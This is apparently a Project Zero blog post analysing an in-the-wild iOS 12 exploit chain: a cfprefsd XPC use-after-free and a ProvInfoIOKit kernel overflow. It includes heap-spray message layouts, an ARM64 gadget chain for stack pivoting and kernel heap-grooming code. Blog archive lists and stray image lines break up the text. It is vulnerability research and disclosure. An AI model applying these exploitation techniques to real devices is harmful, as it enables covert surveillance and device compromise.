Project Zero

News and updates from the Project Zero team at Google

Thursday, August 29, 2019

In-the-wild iOS Exploit Chain 4

Posted by Ian Beer, Project Zero

TL;DR

This exploit chain supported iOS 12-12.1, although the two vulnerabilities were unpatched when we discovered the chain in the wild. It was these two vulnerabilities which we reported to Apple with a 7-day deadline, leading to the release of iOS 12.1.4.

The sandbox escape vulnerability again involves XPC, though this time it's a particular daemon incorrectly managing the lifetime of an XPC object.

It's the kernel bug used here which is, unfortunately, easy to find and exploit (if you don't believe me, feel free to seek a second opinion!). An IOKit device driver with an external method which in the very first statement performs an unbounded memmove with a length argument directly controlled by the attacker:

```
IOReturn
ProvInfoIOKitUserClient::ucEncryptSUInfo(char* struct_in,
```

Search This Blog

Search

Pages

- Working at Project Zero
- 0day "In the Wild"
- Vulnerability Disclosure FAQ

Archives

2019

- A very deep dive into iOS Exploit chains found in ... (Aug)
- In-the-wild iOS Exploit Chain 1 (Aug)
- In-the-wild iOS Exploit Chain 2 (Aug)
- In-the-wild iOS Exploit Chain 3 (Aug)
- In-the-wild iOS Exploit Chain 4 (Aug)
- In-the-wild iOS Exploit Chain 5 (Aug)
- Implant Teardown (Aug)
- JSC Exploits (Aug)
- The Many Possibilities of CVE-2019-8646 (Aug)

```
                                              char* struct_out){
  memmove(&struct_out[4],
         &struct_in[4],
         *(uint32_t*)&struct_in[0x7d4]);
...
```

The contents of the `struct_in` buffer are completely attacker-controlled.

Similar to iOS Exploit Chain 3, it seems that testing and verification processes should have identified this exploit chain.

In the detailed writeup towards the end of this series, we'll look at how the attackers exploited both these issues to install their implant and spy on users, and the capabilities of the real-time surveillance that it enabled.

In-the-wild iOS Exploit Chain 4 - cfprefsd + ProvInfoIOKit

targets: 5s through X, 12.0 through 12.1 (vulnerabilities patched in 12.1.4)

iPhone6,1 (5s, N51AP)
iPhone6,2 (5s, N53AP)
iPhone7,1 (6 plus, N56AP)
iPhone7,2 (6, N61AP)
iPhone8,1 (6s, N71AP)
iPhone8,2 (6s plus, N66AP)
iPhone8,4 (SE, N69AP)
iPhone9,1 (7, D10AP)
iPhone9,2 (7 plus, D11AP)
iPhone9,3 (7, D101AP)
iPhone9,4 (7 plus, D111AP)
iPhone10,1 (8, D20AP)
iPhone10,2 (8 plus, D21AP)
iPhone10,3 (X, D22AP)
iPhone10,4 (8, D201AP)
iPhone10,5 (8 plus, D211AP)

- Down the Rabbit-Hole... (Aug)
- The Fully Remote Attack Surface of the iPhone (Aug)
- Trashing the Flow of Data (May)
- Windows Exploitation Tricks: Abusing the User-Mode... (Apr)
- Virtually Unlimited Memory: Escaping the Chrome Sa... (Apr)
- Splitting atoms in XNU (Apr)
- Windows Kernel Logic Bug Class: Access Mode Mismat... (Mar)
- Android Messaging: A Few Bugs Short of a Chain (Mar)
- The Curious Case of Convexity Confusion (Feb)
- Examining Pointer Authentication on the iPhone XS (Feb)
- voucher_swap: Exploiting MIG reference counting in... (Jan)
- Taking a page from the kernel's book: A TLB issue ... (Jan)

2018

- On VBScript (Dec)
- Searching statically-linked vulnerable library fun... (Dec)
- Adventures in Video Conferencing Part 5: Where Do ... (Dec)
- Adventures in Video Conferencing Part 4: What Didn... (Dec)
- Adventures in Video Conferencing Part 3: The Even ... (Dec)
- Adventures in Video Conferencing Part 2: Fun with ... (Dec)
- Adventures in Video Conferencing Part 1: The Wild ... (Dec)
- Injecting Code into Windows Protected Processes us... (Nov)

iPhone10,6 (X, D221AP)

16A366 (12.0 - 17 Sep 2017)
16A404 (12.0.1 - 8 Oct 2018)
16B92 (12.1 - 30 Oct 2018)

first unsupported version 12.1.1 - 5 Dec 2018

getting _start'ed

Like in iOS Exploit Chain 3, this privilege escalation binary doesn't rely on the system Mach-O loader to resolve dependencies, instead symbols are resolved when execution begins.

They terminate all the other threads running in this task, then check for their prior exploitation marker. Previously we've seen them add a string to the `bootargs` sysctl. They changed to a new technique this time:

```
sysctl_value = 0;
value_size = 4;
sysctlbyname("kern.maxfilesperproc", &sysctl_value, &value_size, 0, 0);
if ( sysctl_value == 0x27FF )
{
  while ( 1 )
    sleep(1000LL);
}
```

If `kern.maxfilesperproc` has the value `0x27ff`, then this device is considered to be already compromised, and the exploit stops.

XPC again

Like iOS Exploit Chain 3, this chain has separate sandbox escape and kernel exploits. The sandbox escape involves `XPC` again, but this time it's not core `XPC` code but a daemon incorrectly using the `XPC API`.

Object lifetime management in XPC

`XPC` has quite detailed man pages which cover the lifetime semantics of `XPC` objects. Here's a relevant snippet from `$ man xpc_objects`:

```
MEMORY MANAGEMENT
     Objects returned by creation functions in the XPC framework may be
uniformly retained and released with the functions xpc_retain() and
xpc_release() respectively.

     The XPC framework does not guarantee that any given client has the last
or only reference to a given object. Objects may be retained internally by
the system.

     Functions which return objects follow the conventional create, copy and
get naming rules:

  o create  A new object with a single reference is returned.
            This reference should be released by the caller.
  o copy    A copy or retained object reference is returned.
            This reference should be released by the caller.
  o get     An unretained reference to an existing object is returned.
            The caller must not release this reference, and is responsible
            for retaining the object for later use if necessary.
```

`XPC` objects are reference counted. `xpc_retain` can be called to manually take a reference, and `xpc_release` to drop a reference. All `XPC` functions with `copy` in the name return an object with an extra reference to the caller and `XPC` functions with `get` in the name do not return an extra reference. The `man` page tells us that if we call an `XPC` function with **get** in the name "an unretained reference to an existing object is returned. The caller **must not release this reference**." A case of code doing exactly that is what we'll look at now.

cfprefsd vulnerability

`com.apple.cfprefsd.daemon` is an `XPC` service hosted by the `cfprefsd` daemon. This daemon is unsandboxed and runs as root, and is directly reachable from the app sandbox and the `WebContent` sandbox.

The `cfprefsd` binary is just a stub, containing a single branch to `__CFXPreferencesDaemon_main` in the `CoreFoundation` framework. All the code is in the `CoreFoundation` framework.

`__CFXPreferencesDaemon_main` allocates a `CFPrefsDaemon` object which creates the `com.apple.cfprefsd.daemon` XPC service listening on the default concurrent dispatch queue, giving it a block to execute for each incoming connection. Here's pseudo-Objective-C for the daemon setup code:

```
[CFPrefsDaemon initWithRole:role testMode] {
  ...
  listener =
    xpc_connection_create_mach_service("com.apple.cfprefsd.daemon",
                                       0,
                                       XPC_CONNECTION_MACH_SERVICE_LISTENER);

  xpc_connection_set_event_handler(listener, ^(xpc_object_t peer) {
    if (xpc_get_type(peer) == XPC_TYPE_CONNECTION) {
      xpc_connection_set_event_handler(peer, ^(xpc_object_t obj) {
        if (xpc_get_type(obj) == XPC_TYPE_DICTIONARY) {
          context_obj = xpc_connection_get_context(peer);
          cfprefsd = context_obj.cfprefsd;
          [cfprefsd handleMessage:obj fromPeer:peer replyHandler:
            ^(xpc_object_t reply)
            {
              xpc_connection_send_message(peer, reply);
            }];
        }
      }

      // move to a new queue:
      char label[0x80];
      pid_t pid = xpc_connection_get_pid(peer)
      dispatch_queue_t queue;
      int label_len = snprintf(label, 0x80, "Serving PID %d", pid);
      if (label_len > 0x7e) {
```

```
        queue = NULL;
      } else {
        queue = dispatch_queue_create(label, NULL);
      }
      xpc_connection_set_target_queue(peer, queue);

      context_obj = [[CFPrefsClientContext alloc] init];
      context_obj.lock = 0;
      context_obj.cfprefsd = self; // the CFPrefsDaemon object
      context_obj.isPlatformBinary = -1; // char
      context_obj.valid = 1;
      xpc_connection_set_context(peer, context_obj);
      xpc_connection_set_finalizer(peer, client_context_finalizer)
      xpc_connection_resume(peer);
    }
  }
}
```

This block creates a new serial dispatch queue for each connection and provides a block for each incoming message on the connection.

Each `XPC` message on a connection ends up being handled by `[CFPrefsDaemon handleMessage:fromPeer:replyHandler:]`:

```
-[CFPrefsDaemon handleMessage:msg fromPeer:peer replyHandler: handler] {
  if (xpc_get_type(msg) == XPC_TYPE_ERROR) {
    [self handleError:msg]
  } else {
    xpc_dictionary_get_value(msg, "connection", peer);
    uint64_t op = xpc_dictionary_get_uint64(msg, "CFPreferencesOperation");
    switch (op) {
     case 1:
     case 7:
     case 8:
      [self handleSourceMessage:msg replyHandler:handler];
      break;
```


- Three bypasses and a fix for one of Flash's Vector... (Aug)
- Attacking ECMAScript Engines with Redefinition (Aug)
- One font vulnerability to rule them all #3: Window... (Aug)
- One font vulnerability to rule them all #2: Adobe ... (Aug)
- One font vulnerability to rule them all #1: Introd... (Jul)
- One Perfect Bug: Exploiting Type Confusion in Flas... (Jul)
- Significant Flash exploit mitigations are live in ... (Jul)
- From inter to intra: gaining reliability (Jul)
- When ‘int’ is the new ‘short’ (Jul)
- What is a "good" memory corruption vulnerability? (Jun)
- Analysis and Exploitation of an ESET Vulnerability... (Jun)
- Owning Internet Printing - A Case Study in Modern ... (Jun)
- Dude, where’s my heap? (Jun)
- In-Console-Able (May)
- A Tale of Two Exploits (Apr)
- Taming the wild copy: Parallel Thread Corruption (Mar)
- Exploiting the DRAM rowhammer bug to gain kernel p... (Mar)
- Feedback and data-driven updates to Google’s discl... (Feb)
- (^Exploiting)\s*(CVE-2015-0318)\s*(in)\s*(Flash$) (Feb)
- A Token’s Tale (Feb)
- Exploiting NVMAP to escape the Chrome sandbox - CV... (Jan)
- Finding and exploiting ntpd vulnerabilities (Jan)

```
    case 2:
     [self handleAgentCheckInMessage:msg replyHandler:handler];
     break;
    case 3:
     [self handleFlushManagedMessage:msg replyHandler:handler];
     break;
    case 4:
     [self handleFlushSourceForDomainMessage:msg replyHandler:handler];
     break;
    case 5:
     [self handleMultiMessage:msg replyHandler:handler];
     break;
    case 6:
     [self handleUserDeletedMessage:msg replyHandler:handler];
     break;
    default:
     // send error reply
   }
  }
}
```

`handleMultiMessage` sounds like the most interesting one; here's the pseudocode:

```
-[CFPrefsDaemon handleMultiMessage:msg replyHandler: handler]
{
  xpc_object_t peer = xpc_dictionary_get_remote_connection(msg);
  // ...
  xpc_object_t messages = xpc_dictionary_get_value(msg, "CFPreferencesMessages");
  if (!messages || xpc_get_type(messages) != OS_xpc_array) {
    // send error message
  }

  // may only contain dictionaries or nulls:
  bool all_types_valid = xpc_array_apply(messages, ^(xpc_object_t entry) {
    xpc_type_t type = xpc_get_type(entry);
    return (type == XPC_TYPE_DICTIONARY || type == XPC_TYPE_NULL)
```

```
};

if (!all_types_valid) {
  // return error
}

size_t n_sub_messages = xpc_array_get_count(messages);

// macro from CFInternal.h
// allocates either on the stack or heap
new_id_array(sub_messages, n_sub_messages);

if (n_sub_messages > 0) {
  for (size_t i = 0; i < n_sub_messages; i++) {
    // raw pointers, not holding a reference
    sub_messages[i] = xpc_array_get_value(messages, i);
  }

  for (size_t i = 0; i < n_sub_messages; i++) {
    if (xpc_get_type(sub_messages[i]) == XPC_TYPE_DICTIONARY) {
      [self handleMessage: sub_messages[i]
            fromPeer: peer
            replyHandler: ^(xpc_object_t reply) {
              sub_messages[i] = xpc_retain(reply);
            }];
    }
  }
}

xpc_object_t reply = xpc_dictionary_create_reply(msg);
xpc_object_t replies_arr = xpc_array_create(sub_messages, n_sub_messages);
xpc_dictionary_set_value(reply, "CFPreferencesMessages", replies_arr);

xpc_release(replies_arr);

if (n_sub_messages) {
  for (size_t i = 0; i < n_sub_messages; i++) {
```

```
      if (xpc_get_type(sub_messages[i]) != XPC_TYPE_NULL) {
        xpc_release(sub_messages[i]);
      }
    }
  }

  free_id_array(sub_messages);

  handler(reply);

  xpc_release(reply);
}
```

The `multiMessage` handler is expecting the input message to be an `xpc_array` of `xpc_dictionary` objects, which would be the sub-messages to process. It pulls each of them out of the input `xpc_array` with `xpc_array_get_value` and passes them to the `handleMessage` method but with a different `replyHandler` block which, rather than immediately sending the reply message back to the client, instead overwrites the input sub-message pointer in the `sub_messages` array with the reply. When all the sub-messages have been processed they create an `xpc_array` from all the replies and invoke the `replyHandler` passed to this function passing a reply message containing an `xpc_array` of sub-message replies.

The bug here is slightly subtle. If we imagine that there is no `multiMessage`, then the semantics of the `replyHandler` block which gets passed to each message handler are: "*invoke me to send a reply*". Hence the name "`replyHandler`". For example, message type `3` is handled by `handleFlushManagedMessage`, which invokes the `replyHandler` block to return a reply.

However not all of the message types expect to send a reply. Think of them like `void` functions in `C`; they have no return value. Since they don't return a value, they don't send a reply message. And that means that they don't invoke the `replyHandler` block. Why would you invoke a block called `replyHandler` if you had no reply to send?

The problem is that `multiMessage` has changed the semantics of the `replyHandler` block; `multiMessage`'s `replyHandler` block takes a reference on the reply object and overwrites the input message object in the `sub_messages` array:

```
    for (size_t i = 0; i < n_sub_messages; i++) {
      if (xpc_get_type(sub_messages[i]) == XPC_TYPE_DICTIONARY) {
        [self handleMessage: sub_messages[i]
              fromPeer: peer
              replyHandler: ^(xpc_object_t reply) {
                sub_messages[i] = xpc_retain(reply);
              }];
      }
    }
```

But as we saw, there's no guarantee that the `replyHandler` block is going to be invoked at all; in fact some of the message handlers are just NOPs and do nothing at all.

This becomes a problem because the `multiMessage` `replyHandler` block changes the lifetime semantics of the pointers stored in the `sub_messages` array. When the `sub_messages` array is initialized it stores raw, unretained pointers, returned by an `xpc_*get*` method:

```
    for (size_t i = 0; i < n_sub_messages; i++) {
      // raw pointers, not holding a reference
      sub_messages[i] = xpc_array_get_value(messages, i);
    }
```

`xpc_array_get_value` returns the raw pointer at the given offset in the `xpc_array`. It doesn't return a pointer holding a new reference. Therefore it's not valid to use that pointer beyond the lifetime of the `messages` `xpc_array`. The `replyHandler` block then reuses the `sub_messages` array to store the replies to each of the sub-messages, but this time it takes a reference on the reply objects it stores in there:

```
    for (size_t i = 0; i < n_sub_messages; i++) {
      if (xpc_get_type(sub_messages[i]) == XPC_TYPE_DICTIONARY) {
        [self handleMessage: sub_messages[i]
              fromPeer: peer
              replyHandler: ^(xpc_object_t reply) {
                sub_messages[i] = xpc_retain(reply);
```

```
                }];
            }
        }
```

Once all the `sub_messages` have been handled they attempt to release all of the replies:

```
  if (n_sub_messages) {
    for (size_t i = 0; i < n_sub_messages; i++) {
      if (xpc_get_type(sub_messages[i]) != XPC_TYPE_NULL) {
        xpc_release(sub_messages[i]);
      }
    }
  }
```

If there were a sub-message which didn't invoke the `replyHandler` block, then this loop would `xpc_release` the input `sub-message xpc_dictionary`, returned via `xpc_array_get_value`, rather than a reply. As we know, `xpc_array_get_value` doesn't return a reference, so this would lead to a reference being dropped when none was taken. Since the only reference to the sub-message `xpc_dictionary` is held by the `xpc_dictionary` containing the request message, the `xpc_release` here will free the `sub-message xpc_dictionary`, leaving a dangling pointer in the request message `xpc_dictionary`. When that dictionary is released, it will call `xpc_release` on the sub-message dictionary again, causing an Objective-C selector to be sent to a `free`'d object.

Exploitation

Like iOS Exploit Chain 3, they also choose a heap and port spray strategy here. But they don't use a resource leak primitive, instead sending everything in the `XPC` trigger message itself.

Exploit flow

The exploit strategy here is to reallocate the `free`'d `xpc_dictionary` in the gap between the `xpc_release` when destroying the `sub_messages` and the `xpc_release` of the outer request message. They do this by using four threads, running in parallel. Threads `A`, `B` and `C` start up and wait for a global variable to be set to `1`. When that happens they each try `100` times to send the following `XPC` message to the service:

```
{ "CFPreferencesOperation": 5,
  "CFPreferencesMessages" : [10'000 * xpc_data_spray] }
```

where `xpc_data_spray` is a `448`-byte `xpc_data` buffer filled with the qword value `0x118080000`. This is the target address to which they will try to heapspray. They are hoping that the contents of one of these `xpc_data`'s 448-byte backing buffers will overlap with the `free`'d `xpc_dictionary`, completely filling the memory with the heapspray address.

As we saw in `[CFPrefsDaemon handleMultiMessage:replyHandler]` this is not a valid `multiMessage`; the `CFPreferencesMessage` array may only contain dictionaries or NULLs. Nevertheless, it will take some time for all these `xpc_data` objects to be created, `handleMultiMessage` to run, fail and the `xpc_data` objects to be destroyed. They are hoping that with three threads trying this in parallel this replacement strategy will be good enough.

Trigger message

The bug will be triggered by a sub-message with an operation key mapping to a handler which doesn't invoke its reply block. They chose operation `4`, handled by `handleFlushSourceForDomainMessage`. The trigger message looks like this:

```
{ "CFPreferencesOperation": 5
  "CFPreferencesMessages" :
    [
      8000 * (op_1_dict, second_op_5_dict),
      150 * (second_op_5_dict, op_4_dict, op_4_dict, op_4_dict),
      third_op_5_dict
    ]
}
```

where the sub-message dictionaries are:

```
op_1_dict = {
  "CFPreferencesOperation": 1,
  "domain": "a",
  "A": 8_byte_xpc_data
```

```
}

second_op_5_dict = {
  "CFPreferencesOperation": 5
}

op_4_dict = {
  "CFPreferencesOperation": 4
}

third_op_5_dict = {
  "CFPreferencesOperation": 5
  "CFPreferencesMessages" : [0x2000 * xpc_send_right,
                             0x10 * xpc_data_heapspray]
}
```


On `4k` devices the heapspray `xpc_data` object is around `25MB`, on `16k` devices with more RAM it's around `30MB`. They put 16 of them in the message, leading to `400MB` of sprayed virtual address space on `4k` and `500MB` or so on `16k` devices.

PC control

The racer threads are trying to refill `free`'d memory with the repeated pointer value `0x118080000`. If things work out `xpc_release` will be called on an `xpc_dictionary` which is filled with that value.

What does `xpc_release` actually do? The first qword of an Objective-C object is its `isa` pointer. This is a pointer to the `class` object which defines the object's type. In `xpc_release` they check whether the `isa` points inside `libxpc`'s `__objc_data` section. If so, it calls `os_object_release`. Since they've supplied a fake isa pointer (with the value `0x118080000`) the other branch will be taken, calling `objc_release`. If the `FAST_ALLOC` bit is clear in the class object's bits field (bit `2` in the byte at offset `0x20`) then this will result in the `release` selector being sent to the object, which is what will happen in this case:

fake selector cache technique



Building a fake Objective-C object to gain `PC` control when a selector is sent to it like this is a known technique. `obj_msgSend` is the native function responsible for handling selector invocations. It will first follow the `isa` pointer to the `class` object, then follow the pointer at `+0x10` in there to a selector cache structure, which is an array of `(function_pointer, selector)` pairs; if the target selector matches an entry in the cache, then the cached function pointer is called.

Full control

At the point they gain `PC` control `X0` points to the free'd `xpc_dictionary` object. In the previous chain which also had a sandbox escape they were able to quite easily pivot the stack by `JOP`'ing to `longjmp`. In iOS 12 Apple added some hardening to `longjmp`, on both the A12 using PAC and A11 and earlier devices without `PAC`. Those devices are not supported by these exploits (though the exploits can be relatively easily ported to work on them).

Here's `longjmp` in iOS 12 for A11 and below:

```
__longjmp
MRS     X16, #3, c13, c0, #3 ; read TPIDRRO_EL0
AND     X16, X16, #0xFFFFFFFFFFFFFFF8
LDR     X16, [X16,#0x38] ; read a key from field 7
```

```
                        ; in the thread descriptor
LDP     X19, X20, [X0]
LDP     X21, X22, [X0,#0x10]
LDP     X23, X24, [X0,#0x20]
LDP     X25, X26, [X0,#0x30]
LDP     X27, X28, [X0,#0x40]
LDP     X10, X11, [X0,#0x50]
LDR     X12, [X0,#0x60]
LDP     D8, D9, [X0,#0x70]
LDP     D10, D11, [X0,#0x80]
LDP     D12, D13, [X0,#0x90]
LDP     D14, D15, [X0,#0xA0]
EOR     X29, X10, X16    ; use the key to XOR FP, LR and SP
EOR     X30, X11, X16
EOR     X12, X12, X16
MOV     SP, X12
CMP     W1, #0
CSINC   W0, W1, WZR, NE
RET
```

We looked at `longjmp` in iOS 11 for the iOS Exploit Chain 3 sandbox escape. The addition here in iOS 12 on A11 and below is the reading of a key from the thread local storage area and its use to `XOR` the `LR`, `SP` and `FP` registers.

Those first three instructions are the `_OS_PTR_MUNGE_TOKEN` macro from `libsyscall`:

```
#define _OS_PTR_MUNGE_TOKEN(_reg, _token) \
mrs _reg, TPIDRRO_EL0 %% \
and _reg, _reg, #~0x7 %% \
ldr _token, [ _reg,  #_OS_TSD_OFFSET(__TSD_PTR_MUNGE) ]
```

This is reading from the `TPIDRRO_EL0` system register (`Read-Only Software Thread ID Register`) which XNU points to the userspace thread local storage area. The key value is passed to new processes on `exec` via the special `apple[]` argument to `main`, generated here during `exec`:

```
/*
 * Supply libpthread & libplatform with a random value to use for pointer
 * obfuscation.
 */
error = exec_add_entropy_key(imgp, PTR_MUNGE_KEY, PTR_MUNGE_VALUES, FALSE);
```

Fundamentally, the use of `longjmp` in iOS Exploit Chain 3 was just a technique; it was nothing fundamental to the exploit chain. `longjmp` was just a very convenient way to pivot the stack and gain full register control. Let's see how the attackers pivot the stack anyway, without the use of `longjmp`:

Here's `gadget_0`, which will be read from the fake Objective-C selector cache object. `X0` will point to the dangling `xpc_dictionary` object which is filled with `0x118080000`:

```
gadget_0:
LDR  X0, [X0,#0x18] ; X0 := (*(dangling_ptr+0x18)) (= 0x118080000)
LDR  X1, [X0,#0x40] ; X1 := (*(0x118080040)) (= gadget_1_addr)
BR   X1             ; jump to gadget_1
```

`gadget_0` gives them `X0` pointing to the heap-sprayed object, and branches to `gadget_1`:

```
gadget_1:
LDR  X0, [X0]       ; X0 := (*(0x118080000)) (= 0x118080040)
LDR  X4, [X0,#0x10] ; X4 = *(0x118080050) (= gadget_2_addr)
BR   X4             ; jump to gadget_2
```

`gadget_1` gets a new, controlled value for `X0` and jumps to `gadget_2`:

```
gadget_2:
LDP  X8, X1, [X0,#0x20] ; X8 := *(0x118080060) (=0x1180900c0)
                        ; X1 := *(0x118080068) (=gadget_4_addr)
```

```
LDP   X2, X0, [X8,#0x20] ; X2 := *(0x1180900e0) (=gadget_3_addr)
                         ; X0 := *(0x1180900e8) (=0x118080070)
BR    X2               ; jump to gadget_3
```

`gadget_2` gets control of `X0` and `X8` and jumps to `gadget_3`:

```
gadget_3:
STP   X8, X1, [SP]          ; *(SP) = 0x1180900c0
                            ; *(SP+8) = gadget_4_addr
LDR   X8, [X0]              ; X8 := *(0x118080070) (=0x118080020)
LDR   X8, [X8,#0x60]        ; X8 := *(0x118080080) (=gadget_4_addr+4)
MOV   X1, SP                ; X1 := real stack
BLR   X8 ; jump to gadget 4+4
```

`gadget_3` stores `X8` and `X1` to the real stack, creating a fake stack frame with a controlled value for the saved frame pointer (`0x1180900c0`) and a controlled return address (`gadget_4_addr`.) It then jumps to `gadget_4+4`:

```
gadget_4+4:
LDP X29, X30, [SP],#0x10 ; X29 := *(SP)   (=0x1180900c0)
                         ; X30 := *(SP+8) (=gadget_4_addr)
                         ; SP += 0x10
RET ; jump to LR (X30), gadget_4:
```

This loads the frame pointer and link register from the real stack, from the addresses where they just wrote controlled values. This gives them arbitrary control of the frame pointer and link register. The `RET` jumps to the value in the link register, which is `gadget_4`:

```
gadget_4:
MOV   SP, X29               ; SP := X29 (=0x1180900c0)
LDP   X29, X30, [SP],#0x10 ; X29 := *(0x1180900c0) (=UNINIT)
                            ; X30 := *(0x1180900c8) (gadget_5_addr)
```

```
                          ; SP += 0x10 (SP := 0x1180900d0)
RET                       ; jump to LR (X30), gadget_5
```

This moves their controlled frame pointer into the stack pointer register, loads new values for the frame pointer and link register from there and `RET`s to `gadget_5`, having successfully pivoted to a controlled stack pointer. The `ROP` stack from here on is very similar to PE3's sandbox escape stack; they use the same `LOAD_ARGS` gadget to load `X0-X7` before each target function they want to call:

```
gadget_5: (LOAD_ARGS)
LDP   X0, X1, [SP,#0x80]
LDP   X2, X3, [SP,#0x90]
LDP   X4, X5, [SP,#0xA0]
LDP   X6, X7, [SP,#0xB0]
LDR   X8, [SP,#0xC0]
MOV   SP, X29
LDP   X29, X30, [SP],#0x10
RET
```

They also use the same `memory_write` gadget:

```
gadget_6: (MEMORY_WRITE)
LDR            X8, [SP]
STR            X0, [X8,#0x10]
LDP            X29, X30, [SP,#0x20]
ADD            SP, SP, #0x30
RET
```

See the writeup for iOS Exploit Chain 3 for an annotated breakdown of how the ROP stack using these gadgets works. It proceeds in a very similar way to iOS Exploit Chain 3; calling `IOServiceMatching`, `IOServiceGetMatchingService` then `IOServiceOpen` to get an IOKit `UserClient` mach port send right. They use the memory write gadget to write that port name to the four exfil messages, which they send in succession. In the `WebContent` process they listen on the portset for a message. If they receive a message, it's got a `ProvInfoIOKitUserClient` send right in it.

Kernel vulnerability

The sandbox escape sent back a connection to the `ProvInfoIOKitUserClient` user client class, present since at least iOS 10.

This class exposes an interface to userspace by overriding `getTargetAndMethodForIndex`, providing 6 external methods. `getTargetAndMethod` returns a pointer to an `IOExternalMethod` structure which describes the type and size of the expected inputs and outputs.

External method `5` is `ucEncryptSUInfo`, which takes a `0x7d8` byte structure input and returns a `0x7d8` byte structure output. These sizes are verified by the base `IOUserClient` class's implementation of `IOUserClient::externalMethod`; attempting to pass other sizes of input or output structure will fail.

This is the very first statement in `ProvInfoIOKitUserClient::ucEncryptSUInfo`, I haven't trimmed anything from the start of this function. `struct_in` points to a buffer of `0x7d8` attacker controlled bytes. As seen in the introduction above:

```
IOReturn
ProvInfoIOKitUserClient::ucEncryptSUInfo(char* struct_in,
                                          char* struct_out){
  memmove(&struct_out[4],
          &struct_in[4],
          *(uint32_t*)&struct_in[0x7d4]);
...
```

IOKit external methods are akin to syscalls; the arguments are untrusted at this boundary. The very first statement in this external method is a `memmove` operation with a trivially user-controlled length argument.

Kernel exploitation

The start of the kernel exploit is the same as usual: get the correct kernel offsets for this device and create an `IOSurfaceRootUserClient` for attaching arbitrary `OSObjects`. They allocate the `0x800` pipes (first increasing the open files limit) and 1024 early ports.

Then they allocate `768` ports, split into four groups like this:

```
for ( i = 0; i < 192; ++i ) {
  mach_port_allocate(mach_task_self(), MACH_PORT_RIGHT_RECEIVE, &ports_a[i]);
  mach_port_allocate(mach_task_self(), MACH_PORT_RIGHT_RECEIVE, &ports_b[i]);
  mach_port_allocate(mach_task_self(), MACH_PORT_RIGHT_RECEIVE, &ports_c[i]);
  mach_port_allocate(mach_task_self(), MACH_PORT_RIGHT_RECEIVE, &ports_d[i]);
}
```

Then a further five standalone ports:

```
mach_port_allocate((unsigned int)mach_task_self_, 1LL,
                   &port_for_more_complex_kallocer);
mach_port_allocate((unsigned int)mach_task_self_, 1LL, &single_port_b);
mach_port_allocate((unsigned int)mach_task_self_, 1LL, &single_port_c);
mach_port_allocate((unsigned int)mach_task_self_, 1LL, &single_port_d);
mach_port_allocate((unsigned int)mach_task_self_, 1LL,
                   &first_kalloc_groomer_port);
```

They use a `kalloc_groomer` message to make `25600 kalloc.4096` allocations, then force a GC using the same new technique as iOS Exploit Chain 3.

They allocate `10240 before_ports`, a `target_port`, and 5120 `after_ports`. This is again a carbon-copy of every which we've seen in the previous chains. It seems like they're setting up for giving themselves a dangling pointer to `target_port`, doing a zone transfer into `kalloc.4096` and building a fake kernel task port.

They send a more complex `kalloc_groomer` which will make `1024 kalloc.4096` allocations followed by `1024 kalloc.6144` allocations. This fills in gaps in both those zones.


`96` times they alternately send an out-of-line ports descriptor with 0x200 entries to a port from `ports_a[]` then a `kalloc.4096` groomer to a port from `ports_c[]`.

```
for ( j = 0; j < 96; ++j ) { // use the first half of these arrays of ports
  send_ool_ports_msg(some_of_ports_a[j],
                     some_ports_to_send_ool,
                     0x200u,
                     const_15_or_8,
                     0x14u);// 15 or 8 kalloc.4096 of ool_ports
  send_kalloc_groomer_msg(some_of_ports_c[j],
                          4096,
                          stack_buf_for_kalloc_groomer,
                          1);// kalloc.4096 of ool_desc
}
```

The `kalloc.4096` containing the `OOL_PORTS` descriptor in the kernel will look like this:

